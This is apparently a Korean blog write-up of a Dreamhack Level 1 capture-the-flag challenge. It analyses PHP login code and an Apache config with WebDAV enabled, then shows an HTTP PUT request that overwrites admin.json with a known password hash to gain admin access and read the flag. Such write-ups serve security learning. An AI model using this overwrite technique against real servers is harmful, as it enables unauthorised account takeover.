반응형
문제설명
Really not SQL, Just JSON
코드분석
edit.profile
<?php
session_start();

if ($_SESSION['user'] !== "admin") {
    $error = "Only admin can edit user profile";
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_SESSION['user'] === "admin") {
    $userDir = __DIR__ . '/user/';
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    $filename = $username . '.json';
    $filepath = $userDir . $filename;

    if ($username !== "admin" && $username !== "guest") {
        $error = "User not found";
    } else {
        $userData = json_decode(file_get_contents($filepath), true);

        if ($userData['id'] !== $username){
            $error = "Error occured";
        }
        else {
            $userData['password'] = hash("sha256", $password);
            file_put_contents($filepath, json_encode($userData));
            $success = true;
        }
    }
}
?>- session에 저장된 user값이 admin이 아니면 에러메시지 출력
- userDir은 현재 디렉터리 기준으로 user 폴더 생성
- username과 password는 사용자로부터 입력받음
- 파일명은 username.json 으로 생성 / 파일 경로는 userDir.파일명으로 생성
ex) admin.json / user/admin.json - 만약 username이 admin, guest 아니면 에러메시지 출력
- $filepath의 내용을 읽어서 json을 php 형태로 바꿈
- 파일에서 읽은 id와 사용자가 입력한 username이 다르면 에러
- 아이디가 일치하면 password를 sha256 해시해서 저장
- 파일내용을 json 형태로 다시 씀
flag.php
<?php
session_start();

if ($_SESSION['user'] !== "admin") {
    http_response_code(403);
} else {
    $file = file_get_contents('/flag');
    echo trim($file);
}

?>- session에 저장된 user 값이 admin이 아니면 에러
- 맞으면 /flag 의 내용을 가져옴
login.php
<?php
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $userDir = __DIR__ . '/user/';
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    $filename = $username . '.json';
    $filepath = $userDir . $filename;

    if ($username !== "admin" && $username !== "guest") {
        $error = "User not found";
    } else {
        $userData = json_decode(file_get_contents($filepath), true);
        if ($userData['id'] !== $username){
            $error = "Error occured";
        } else if ($userData['password'] !== hash("sha256", $password)) {
            $error = "Invalid password";
        } else {
            $_SESSION['user'] = $username;
            $success = true;
        }
    }

}
?>- 위 코드와 동일
000-default.conf
<VirtualHost *:80>
  ServerAdmin webmaster@localhost
	DocumentRoot /var/www/html

	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined

   <Directory /var/www/html/>
     AllowOverride None
     Require all granted
   </Directory>

  <Directory /var/www/html/user/>
      DAV On
      Options Indexes
      AllowOverride All
      Require all granted
  </Directory>
</VirtualHost>- 웹 루트는 /var/www/html
- AllowOverride는= .htaccess 무시
- Require all granted = 누구나 접근 가능
- DavOn = WebDAV 활성화(원격 파일 업로드/수정 가능)
- Options Index = 인덱스 파일 없으면 폴더 목록 노출
/user/admin.json
{"no": 0, "id": "admin", "password": "285a378cf7a63c69502be1885ef9c23abe27e07e141effb6e56545b1dd66dce8"}
/user/guest.json
{"no": 1, "id": "guest", "password": "84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec"}취약점 분석
- DavOn 활성화, 인증 및 권한 설정이 미흡
→ 파일 내용 덮어쓰기 가능
익스플로잇
먼저 admin의 json 파일을 덮어쓰기 위해 PUT 메서드를 사용
PUT /user/admin.json HTTP/1.1
body에다가 비밀번호 1234을 sha256 한 해시 값으로 바꿔줌
{
	"no": 0,
	"id": "admin",
	"password": "03AC674216F3E15C761EE1A5E255F067953623C8B388B4459E13F978D7C846F4"
}
- 204페이지로 성공은 했지만 응답은 반환은 안 한다는 뜻
- 수정한 내용파일이 적용된 것을 확인해볼 수 있음

그 후 /flag.php 경로에서 플래그 확인
DavOn = WebDAV(Web Distributed Authoring and Versioning) 활성화
HTTP를 확장해서, 웹 서버를 파일 서버처럼 다루게 해주는 프로토콜(표준)이다
쉽게, WebDAV는 보기/업로드/수정/삭제/폴더 관리까지 가능.
즉, 브라우저/클라이언트가 서버에 있는 파일을 원격으로 관리할 수 있게 해 준다.
- 파일 업로드
- 파일 덮어쓰기
- 파일 삭제
- 폴더 생성/삭제
- 파일 속성 조회(메타데이터)
- 잠금(Lock)으로 동시 편집 충돌 방지
기본 HTTP
- GET : 파일 읽기
- PUT : 파일 생성/덮어쓰기
- DELETE : 파일 삭제
WebDAV 전용/확장 메서드
- PROPFIND : 파일/폴더 속성 조회 (메타데이터, 목록 조회)
- PROPPATCH : 속성 수정
- MKCOL : 폴더(컬렉션) 생성
- COPY : 복사
- MOVE : 이동/이름변경
- LOCK : 잠금
- UNLOCK : 잠금 해제
반응형
'Dreamhack 워게임 > Lv.1' 카테고리의 다른 글
| Fishing (0) | 2026.03.05 |
|---|---|
| ez_race (0) | 2026.02.20 |
| Test Your Luck (0) | 2026.02.19 |
| My Best Friend (0) | 2026.02.19 |
| Hangul - Revenge (0) | 2026.02.19 |